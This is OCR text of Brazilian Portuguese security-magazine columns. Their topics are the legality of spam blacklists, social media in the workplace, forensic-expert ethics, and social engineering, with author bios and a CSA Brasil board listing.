
* Traduzir o guia de boas práticas para Segurança em Cloud Computing para o Português Brasil e
* Desenvolver um guia para auxiliar os fornecedores e consumidores na melhor forma de adoção de Cloud Computing.

Board Brasil

Presidente:
Leonardo Goldim

Diretores:
Anchises Moraes
Jaime Orts Y Lugo
Jordan M. Bonagura
Olympio Renno

www.cloudsecurityalliance.org
presidencia@br.cloudsecurityalliance.org



A INCONSTITUCIONALIDADE DAS BLACKLISTS NA INTERNET E A INJUSTIÇA DA SOCIEDADE DIGITAL

Colunista Stay Safe

Por José Antonio Milagre

Em momento em que a sociedade brasileira discute um marco civil regulatório para a Internet, que em seu texto final a ser enviado para o Congresso, prevê em seu artigo 2º., inciso IV, a neutralidade da rede como uma das garantias do usuário de Internet no Brasil, chamamos a atenção para uma questão que transcende qualquer tentativa legislativa de se garantir isonomia no direito de utilização na Internet.

As blacklists, como são chamadas no mundo digital, são listas mantidas por alguns provedores e serviços, normalmente alimentadas automaticamente e que cadastram endereços IP (Internet Protocol) e domínios de supostos spammers, usuários ou serviços que utilizam a Internet de forma supostamente ilícita ou prejudicial à disponibilidade de serviço de terceiros.

Segundo o Comitê Gestor Internet do Brasil, Blacklist podem ser conceituada como "uma lista de e-mails, domínios ou endereços IP, reconhecidamente fontes de spam. Geralmente, utiliza-se este recurso (blacklist) para bloquear os e-mails suspeitos de serem spam, no servidor de e-mails. Em alguns casos, os filtros configurados no programa leitor de e-mails também podem utilizar blacklists."[1]

Tem-se ainda, em alguns casos, as whitelists, que incluem aparentemente IPs considerados confiáveis, negando a comunicação para qualquer outro IP, ou seja, partindo do pressuposto que todos são suspeitos e criminosos, até prova em contrário. Assim, o usuário lesado deve pedir para se cadastrar em uma whitelist, logicamente comprovando idoneidade digital e preenchendo cadastros com informações variadas (mais uma vez cedendo dados aos provedores). No graylist, por sua vez, a mensagem é posta em espera, sendo recusada temporariamente até ser reenviada pelo emissor. A ideia é que, um spammer dificilmente irá reenviar uma mensagem para o mesmo destinatário (eis ser em regra um software com instruções automatizadas).

Alguns sites [2] permitem que você teste se seu IP está em alguma das principais Blacklists do mundo. Por outro lado, qualquer administrador de um pequeno sistema pode construir uma blacklist e publicá-la sendo que grandes provedores de acesso ou mesmo titulares de programas podem se valer desta informação mais que equivocada. Mas no que isto interfere na neutralidade da rede ou em nossa vida digital?

Imagine que um administrador maliciosamente ou subornado por seu concorrente revolva inserir o IP do seu domínio ou servidor de e-mails em blacklists. Você não terá mais comunicação com clientes e sofrerá muitos danos. Quem garante que a inserção adveio de um processo justo e digno de análise de atividades suspeitas derivadas do seu IP? Mais, quem assegura que uma blacklist não utilizou critérios absurdos ou mais que irresponsáveis para inserir seu IP como suspeito? Quem avalia o que deve ou não ser inserido nestas listas disponíveis na Internet? [3] E quando a Blacklist cobra para retirar seu IP do cadastro? Algumas listas cobram até 50 dólares para remover o IP de um servidor de seu banco de dados! [4]

De modo que, se você não tem técnica para fazer um desvio SMTP, é interessante que conheça o que a lei diz a respeito das blacklists. Primeiramente temos que definir os atores destas transações virtuais:

a) O provedor do usuário, seja de acesso ou serviços, que lhe atribuiu um IP;
b) O usuário que utiliza o IP fornecido pelo provedor para usar seu serviço ou navegar na Internet;
c) O mantenedor da lista negra, provedor que cadastra e armazena IPs com atividades “suspeitas”;
d) O programa, browser ou provedor do destinatário, que consulta a lista negra mantida na rede e bloqueia o IP do provedor do usuário remetente.

Inicialmente, quanto à natureza essencial das blacklists, criadas com o escopo de evitar ou minimizar o recebimento de mensagens indesejadas (spam) por usuários de Internet, no Brasil, consigne-se que a Constituição Federal elenca em seu art. 5º., inciso II, dentre os direitos e deveres individuais e coletivos que “ninguém será obrigado a fazer ou deixar de fazer alguma coisa senão em virtude de lei”

No Brasil, não existe lei ordinária proibindo o spam [5], logo, em tese, ninguém estaria obrigado a não enviar as mensagens e, por conseguinte, qualquer medida a fim de cessar tal “liberdade” estampada pelo princípio da legalidade, seria uma violação do sagrado direito de liberdade de expressão de ir e vir no ciberespaço, garantia esta também prevista em nossa carta magna.

Ademais, segundo a própria Constituição Federal, igualmente no art. 5º. inciso XXXIX, “não há crime sem lei anterior que o defina, nem pena sem prévia cominação legal”. Ora, em uma interpretação sistemática, se o spam não é crime no Brasil, as blacklists seriam uma “pena privada” à usuários, impostas pelo provedores de acesso, sem qualquer previsão legal para tanto. Mais uma vez, a técnica confere aos provedores poderes para figurarem como se fossem juízes de direito ou mesmo legisladores.

Ninguém pode ser sentenciado no Brasil, senão por autoridade competente, e restringir o acesso de usuários à comunicação com outros usuários ou mesmo a difusão de conteúdos por meio de sites, serviços ou mensagens, configura-se nítida pena nascida na tecnologia da informação, decorrente de uma decisão unilateral de provedores, sem um devido processo prévio, restringindo o acesso de usuários à livre informação e menosprezando inúmeros princípios legais vigentes no Brasil. Não podemos complacitar desta dinâmica!

Neste cenário, quem indevidamente for inserido em blacklist tem direito de exigir a imediata remoção sob pena de reparação pelos danos morais e materiais decorrentes da inserção indevida. Muitas vezes, a list está hospedada no exterior e a dificuldade aumenta, porém, em tais casos, pode-se notificar o provedor ou serviço que está consultando tal blacklist para que abra a exceção diante do caso concreto, sob pena de responsabilização civil por danos decorrentes da incomunicabilidade gerada pela consulta a list e aplicação de restrições de tráfego.

O mundo digital nos traz novos direitos, como direito de saber os motivos da inserção de nosso IP em uma blacklist. E, principalmente, se a inserção se deu por erro ou indevidamente temos o direito à desagravo na justiça, independentemente da comprovação do dano, bastando comprovar o nexo causal entre o bloqueio e a conduta do provedor de acesso ou serviços negligente.

Como explanado, quem indevidamente se vê inserido em uma Blacklist tem direito à reparação por parte do mantenedor da lista, por ter inserido sem qualquer critério ou comprovação o IP como suspeito. Igualmente, pode exigir reparação do provedor do destinatário ou do serviço acessado que consultou a list e negou acesso ou requisições, sem sequer ter cautela de validar a list ou escolher listas de credibilidade, preferindo preterir a neutralidade da rede, acreditando em blacklists de provedores "de esquina", tudo sob o pseudo-manto da proteção anti-spam.

Por fim, resta-nos avaliar a responsabilidade do provedor ou operadora de telecom do usuário que se viu preterido de transmitir e acessar informações, eis que o IP da operadora estaria inserido em uma blacklist.

Aqui, deve-se destacar que se o provedor ou operadora de telecom do usuário foi negligente com suas atividades, ou mesmo imprudente na administração da rede, permitindo que seus IPs fossem inseridos em tais listas, se comprovado pericialmente, há o dever de indenizar ao usuário, nos termos do art. 186 do Código Civil Brasileiro que bem dispõe que "Aquele que, por ação ou omissão voluntária, negligência ou imprudência, violar direito e causar dano a outrem, ainda que exclusivamente moral, comete ato ilícito".

Não bastasse, estamos diante de uma relação de consumo entre usuário e seu provedor, sob a égide do Código de Defesa do Consumidor (Lei 8078/1990), e este tem o dever de não se utilizar de práticas abusivas, ainda que culposamente, no fornecimento dos serviços. Adicionalmente, resta clara a responsabilidade dos provedores inseridos em Blacklists em relação aos seus clientes, da literal leitura do disposto no art. 14 do CDC, que dispõe que "o fornecedor de serviços responde, independentemente da existência de culpa, pela reparação dos danos causados aos consumidores por defeitos relativos à prestação dos serviços, bem como por informações insuficientes ou inadequadas sobre sua fruição e riscos".

Ainda, por mais que provedores consignem em contrato que não são responsáveis em face de consumidor pelas inserções indevidas nas listas pretas, tais cláusulas são nulas segundo a Lei, e não resistirão à análise de um Juiz de Direito, diante de um caso concreto, vejamos, da simples leitura do Código de Defesa do Consumidor:

Art. 51. São nulas de pleno direito, entre outras, as cláusulas contratuais relativas ao fornecimento de produtos e serviços que:
I - impossibilitem, exonerem ou atenuem a responsabilidade do fornecedor por vícios de qualquer natureza dos produtos e serviços ou impliquem renúncia ou disposição de direitos. Nas relações de consumo entre o fornecedor e o consumidor pessoa jurídica, a indenização poderá ser limitada, em situações justificáveis;

Com a aprovação do Marco Civil, os provedores que continuarem com estas práticas odiosas e mais que inconstitucionais, também violarão disposição expressa deste ordenamento, que assim dispõe:

Art. 12 O responsável pela transmissão, comutação ou roteamento tem o dever de tratar de forma isonômica quaisquer pacotes de dados, conteúdo, serviço, terminal ou aplicativo, sendo vedado estabelecer qualquer discriminação ou degradação do tráfego que não decorra de requisitos técnicos destinados a preservar a qualidade contratual do serviço.

No mundo, já temos julgados de cortes condenando os mantenedores de Blacklists pelas práticas odiosas e ilegais. Em 2003, em "EmarketerAmerica x DNSBL operators", na corte de Flórida, inúmeras operadoras de lists foram processadas sob o argumento de atentarem contra a organização do comércio, livre iniciativa e ordem econômica. Em 2006, em "e360 Insight LLC x Spamhaus SPEWS", a corte norte-americana determinou a Spamhaus a pagar mais de 11 mil dólares pelas inserções indevidas em blacklists.

Destarte, embora tenhamos modestos julgados sobre o tema reprimindo tais atividades, pudemos constatar que ainda estamos diante de uma "justiça paralela" na sociedade digital, sem critérios, prazos, devido processo legal, contraditório ou transparência, excludente, capaz de limitar o sagrado direito de comunicação, informação e dignidade de usuários de Internet, listas repletas de "falsos positivos", muitas vezes, manipuladas por softwares robôs, e o pior, aceitas e levadas a sério por grandes softwares, serviços e provedores, tidas como verdades absolutas, arranhando gravemente qualquer expectativa de uma Internet neutra.

Constata-se, pois, que a obtenção da neutralidade da rede imprescinde de um árduo caminho, já que atravessa questões comerciais e intencionais de provedores, mas também orbita sobre a negligência e imprudência dos mesmos em consultarem listas de pouca credibilidade ou mesmo em consentirem que seus IPs sejam "manchados" no "serviço de proteção ao usuário digital", sem nada fazerem em prol de seus clientes, diga-se, consumidores!

Tal ponto só demonstra as inúmeras questões técnicas que precisam ser enfrentadas antes de se entender que a previsão da "neutralidade" como uma garantia legal irá resolver todos os problemas de preterição ou limitações de tráfego. Sabe-se hoje que as blacklists são até utilizadas como armas para cyberwafare [6], onde não incomum países de primeiro mundo restringirem IPs em nítida "guerra" com países da América Latina e de terceiro mundo. E o pior, nestes casos a lei Brasileira nada pode fazer. Em termos de Direito Digital Internacional, estamos na idade da pedra lascada.

Infelizmente, mais do que discutir se "neutralidade da rede" deve ou não integrar o Marco Civil da Internet brasileira, ansiaríamos por verificar um tema como este previsto em tal legislação, consignando como direito do usuário a criminalização desta odiosa e inconstitucional prática de blacklists abusivas, com urgência, pois tal libertinagem pode em breve se tornar um direito graças a um costume de alguns atores da sociedade da informação, em nítida agressão aos usuários da Internet Brasileira.

Não podemos consentir que em nome do "anti-spam" usuários bons sejam prejudicados, e que tenhamos nossa liberdade e direito de acesso à informação, massacrados por agentes sem credibilidade, os quais a tecnologia lhes atribuiu poder imenso, porém, que não estão, nem nunca estarão, acima da lei! [7]

NOTAS:

[1] http://www.antispam.br/faq/#10
[2] Para consultar se seu IP está em uma BlackList www.spamblock.com.br/ ou http://mxtoolbox.com/blacklists.aspx
[3] Algumas lists conhecidas são SPAMCOP, SPAMHAUS, SORBS, UCEPROTECT, APEWS, FIVETEN, NOMOREFUN
[4] Relatos de lists que cobram para remoção de ip http://www.vivaolinux.com.br/topico/Redes/Remover-Ip-das-blacklist
[5] Existe no entanto, o código de auto-regulamentação do e-mail marketing, http://www.abemd.com.br/AutoRegulamentacao/AutoRegulamentacaoEmailMkt.aspx, sem poder legal mas considerado uma boa prática a ser adotada por empresas de e-mail marketing.
[6] Entenda "Cyberwarfare" em http://en.wikipedia.org/wiki/Cyberwarfare
[7] A este respeito o Governo poderia manter a "blacklist das blacklists" proibindo que serviços brasileiros consultassem tais listas imaturas na tentativa de frear o spam nacional.

Advogado especialista em Direito Digital;
MBA em Gestão de Tecnologia da Informação;
Professor da Pós em Computação Forense do Mackenzie;
Coordenador da Comissão de Propriedade Intelectual e Segurança da Informação da OAB/SP 21ª. Subsecção

http://www.twitter.com/periciadigital
jose.milagre@legaltech.com.br

USO SEGURO DE MÍDIAS SOCIAIS NAS EMPRESAS

Por Thiago Bordini

Com a crescente utilização das mídias sociais nas empresas, muitas se vêem frente a um problema de como utilizar este recurso de forma produtiva e segura. Vejo muitas empresas bloqueando sites como Twitter, Linkedin, Youtube, Facebook, etc para seus funcionários. Esta atitude do meu ponto de vista gera dois problemas, sendo que o primeiro deles e mais importante é que desperta no funcionário um interesse na busca de métodos para burlar os filtros de controle, para então obter acesso ao serviço desejado. Já o outro problema está relacionado à desmotivação por parte dos funcionários, sendo este problema atualmente ainda é pequeno se comparado com o anterior.

Digo isso porque as empresas precisam entender que estamos passando por uma fase de transição onde os novos funcionários, aqueles da geração "Y" estão chegando e com eles uma nova necessidade de conectividade e networking.

A geração "Y" já nasce conectada, a criança mal saiu da barriga da mãe e já tem foto dela no Twitter em segundos, se bobear é provável que alguns pais já criem o perfil de um bebê em uma rede social, isso é algo que no meu ponto de vista poderá trazer um grande problema cultural para as empresas caso estas não se adaptem.

Exemplo disso é o uso do email, que por sinal atualmente esta banalizado, as pessoas mandam emails para o colega da mesa ao lado para perguntar algo sendo que elas podem fazer isso sem o uso desta ferramenta, mais o ponto que eu quero chegar aqui não se refere ao email, e sim ao uso da ferramenta, perguntem para algum adolescente que já tem contato com computador se ele prefere utilizar email ou um software de mensagem instantânea? A maior parte deles vai achar o email coisa do passado, que demora, onde já se viu enviar uma mensagem para uma pessoa e esperar até o outro dia para ela responder? Esta é a geração "Y".

Imaginem um jovem deste chegando a uma empresa onde ele não pode abrir o software de mensagem instantânea, não pode acessar os sites que mencionei anteriormente. Será que teremos um funcionário motivado trabalhando?

Já sei a resposta de muitos, ah bloqueamos este tipo de ferramenta, pois são improdutivas ou inseguras. Pergunto: As ferramentas são improdutivas e inseguras ou as pessoas as tornam improdutivas e inseguras?

Se um funcionário souber identificar aquele email do banco XYZ pedindo cadastramento como um email falso e não clicar em nenhum link não tem problemas de segurança.

Defendo o uso consciente destas ferramentas pelos funcionários, as empresas deveriam investir muito mais em conscientização e capacitação de seus funcionários.

Sabemos que muitos destes sites têm falhas de segurança assim como muitos outros sites que não são de mídias sociais, o Twitter, por exemplo, a limitação na quantidade de caracteres fez com que surgissem os sites encurtadores de URL, agora estas URLs curtas começam a ser exploradas pelos cibercriminosos e se as pessoas não estiverem conscientes dos riscos, não souberem como verificar se uma URL é falsa, teremos um enorme problema por vir.

De nada vai adiantar a empresa bloquear o acesso aos sites XYZ se estas URLS começam a ser utilizadas por spammers em phishing, potencializando o ataque através do despreparo das pessoas.
Defendo a utilização dos recursos e sites de forma consciente e produtiva e isso as empresas só conseguem com treinamento e capacitação, obviamente a utilização de ferramentas de controle e monitoramento ajudam em muitos casos, porém com esta nova geração chegando, as empresas vão ser obrigadas a afrouxarem os bloqueios em seus filtros de conteúdo, até mesmo porque algumas delas já perceberam o quanto estes sites podem ser úteis aos negócios, monitorando o que as pessoas comentam sobre a marca, ou um produto, ouvindo seus consumidores, mantendo seus clientes informados dentre inúmeras finalidades.

Pense a respeito, e reflita: bloquear ou não eis a questão...

Formado em Sistemas da Informação pela UNIBERO;

Pós graduado em Segurança da Informação pelo IBTA e MBA em Gestão de TI pela FIAP;

Atua na área de TI a 14 anos. Atualmente trabalha na Skylan Technology como Analista de Segurança;

Profissional Certificado pela Microsoft em Servidores Windows.

Palestrante em diversas instituições de temas como Virtualização, Segurança e Redes.

Professor universitário da Universidade Bandeirantes – UNIBAN;

Membro organizador do Hackers Construindo Futuros - HCF Brasil;

Fundador do Stay Safe PodCast e Revista;

Membro organizador do CSA Brasil (Cloud Computing Security Aliance).

PERITO EM COMPUTAÇÃO FORENSE

Mantendo uma conduta profissional

Por Roney Médice

Reconstruir o passado, vasculhar indícios, apurar autoria de incidentes cometidos com a ajuda da tecnologia, a carreira na perícia digital amadurece a cada ano e com os crimes cometidos cada vez mais utilizando meios eletrônicos, é preciso se aprofundar nas técnicas obscuras utilizadas pelos criminosos digitais e entender como eles agem, mesmo que para isso, seja necessário o contato com informações confidenciais.

O profissional na área forense, apesar de todo o seu conteúdo técnico, experiência, networking qualificado, precisa se preocupar com a sua conduta profissional nos meios da sociedade, pois está, será determinante para a sua credibilidade.

Um investigador forense não pode durante a perícia, ficar contando piada, chacotas, divulgando trabalhos forenses passados, pois informações como estas, devem estar protegidas pelo sigilo profissional.

Os investigadores devem mostrar um nível ético incontestável, garantindo a sua integridade e demonstrando a sua capacidade para trabalhos forenses.

Deve-se atentar para sua integridade moral, promovendo a imagem de um profissional forense responsável, dedicado e que espera fazer o melhor possível em cada trabalho a ser desenvolvido.

Em cada caso, é importante comentar o caso em concreto, somente com as pessoas ou partes envolvidas no caso, as quais devem ser informadas ou consultadas, pois assim poderão dirimir qualquer dúvida a respeito das informações acolhidas.

Não se pode trocar informações por pura curiosidade de pessoas próximas ao investigado, nem divulgar os dados colhidos nos meios de comunicação sem a devida autorização das autoridades competentes, titulares dos casos de perícia.

Assim como um dos pilares da segurança da informação, a confidencialidade do perito forense é uma característica essencial que todo o trabalhador forense deve mostrar. Toda a informação obtida no caso, não pode ser divulgada e nem ter proveito próprio, mantendo o sigilo necessário e dessa forma, solidificando ainda mais a figura do investigador forense, um trabalho que merece respeito e dedicação.

Infelizmente, muitos técnicos de informática fazem cursos rápidos de perícia em computação forense ou somente leem um livro especializado no assunto e acreditam que já são peritos. A consequência dessa mentalidade é visivelmente notada no meio jurídico, onde os magistrados confiam na palavra do especialista , gerando laudos periciais superficiais, sem técnica e que são facilmente contestados por um bom advogado que possua sólidos conhecimentos de computação forense.

Atualmente, muitos incidentes de segurança estão relacionados à web, ou seja, das vulnerabilidades na web. Para tanto, profissionais de computação forense com bagagem em programação, penetration test e banco de dados possuem uma demanda muito grande para serviços de auditoria de log, análise de código fonte, etc. O perito ao fazer o seu trabalho, pode ter acesso à informações do cliente que são dados estratégicos da companhia, que uma vez divulgados na internet, acarretariam enormes consequências, como uma falência, por exemplo.

Contudo, o papel do especialista em computação forense tem se revestido de grande importância a cada dia, tornando-se um grande desafio para órgãos públicos e grandes corporações se cercarem de profissionais experientes e com conhecimento técnico adequado. Porém, devemos nos preocupar em fazer o trabalho de perícia forense respeitando as normas, procedimentos e acima de tudo: a ética profissional.

Coordenador de Segurança da Informação do Terminal Retroportuário Hiper Export S/A, no Porto de Vitória, com mais de 10 anos de experiência na área;

Consultor de Segurança da Informação do Grupo Otto Andrade;

Membro da Diretoria do CSA – Cloud Security Alliance, do Comitê ABNT/CB-21;

Presidente da APECOMFES – Associação de Peritos em Computação Forense do Espírito Santo;

Graduado em Ciência da Computação, Direito e MBA em Gestão de Segurança da Informação e

Presidente da Comissão de Fomento e Desenvolvimento do ISSA nas Regiões Sudeste/Centro-Oeste.

O EFEITO ACNE

Por Glaysson dos Santos Tomaz

Muito se têm realizado em nome da segurança da informação, afinal, nunca existiram tantas soluções e ameaças como atualmente.

O mercado de certificações cresce vertiginosamente e para atender a demanda nos tempos atuais, deve em breve lançar um novo título, que tal: PFASI? (previsão do futuro aplicada à segurança da informação)...

Sim, pois em um tempo em que os profissionais da área de segurança, além de ter as experiências e os conhecimentos necessários como: normas, certificações, etc.. Necessitam ainda estar em constante atualização, precisando antever possíveis ameaças, tendências e comportamentos anômalos.

Abstraindo...
Na adolescência usa-se de todos os recursos possíveis para tentar eliminar as indesejáveis espinhas, tenham os métodos utilizados eficácia comprovada ou não. Passa-se argila, limão, pó de tijolo, carvão e uma infinidade de outras soluções exóticas, porém, sem nenhum resultado concreto.

O que acontece nestes casos é que não basta simplesmente lavar o rosto ou aplicar o que quer que seja se forem mantidos os mesmos "maus hábitos" alimentares, pois, "o problema vem de dentro" e se de antemão fossem verificados que tipos de alimentos provocariam a acne, grande parte dos aborrecimentos, bem como o desperdício financeiro causado pelo problema poderiam ter sido evitados.

É aqui entra o efeito acne!

Fazendo uma alusão com a segurança da informação podemos comparar as soluções, cremes e demais misturas às ferramentas de segurança implantadas para tentar cada vez mais proteger as organizações das ameaças.

IDS, IPS, firewalls, antivírus, filtros, etc., são ótimas soluções e de fato se não garantem uma segurança plena, ao menos reduzem consideravelmente os riscos lógicos de uma organização. Contudo, políticas de treinamento e conscientização de funcionários são boas iniciativas, pois mecanismo algum controlará o que entra pelos ouvidos e sai pela boca de um funcionário despreparado e/ou inconseqüente.


Por muito tempo a engenharia social continuará sendo um problema para as organizações, uma vez que estas, antes da estrutura física/computacional, são compostas por pessoas e, pessoas (por mais instruídas que sejam) podem ser influenciadas.

Vejamos o caso de um funcionário da Google (1) que após clicar em um link enviado por um "estranho", colocou em risco todo o sistema de senhas da empresa.

Pode-se então concluir que grande parte dos problemas de segurança da informação que podem ocorrer são iniciados dentro de uma organização, e que, portanto, solução mágica alguma que analise apenas superficialmente o problema colocará fim as "inflamações destas acnes", bem como às inseguranças destas redes.

Referências:

1- http://idgnow.uol.com.br/seguranca/2010/04/20/ataque-a-rede-do-google-afetou-sistema-gaia-de-senhas/



Cursando 3º período de Ciências da Computação pela PUC - Poços de Caldas.

Pesquisador de segurança independente.

Analista de segurança, atualmente atuando como Administrador de redes (Linux).

Interesses incluem Forense Digital, Pentest, Python, Linux, Literatura, PNL e estudos relacionados à (mindmani*):

Aplicação da PNL (Programação Neurolinguística) na segurança da informação e hacking

* Abreviação de mind manipulation (manipulação mental).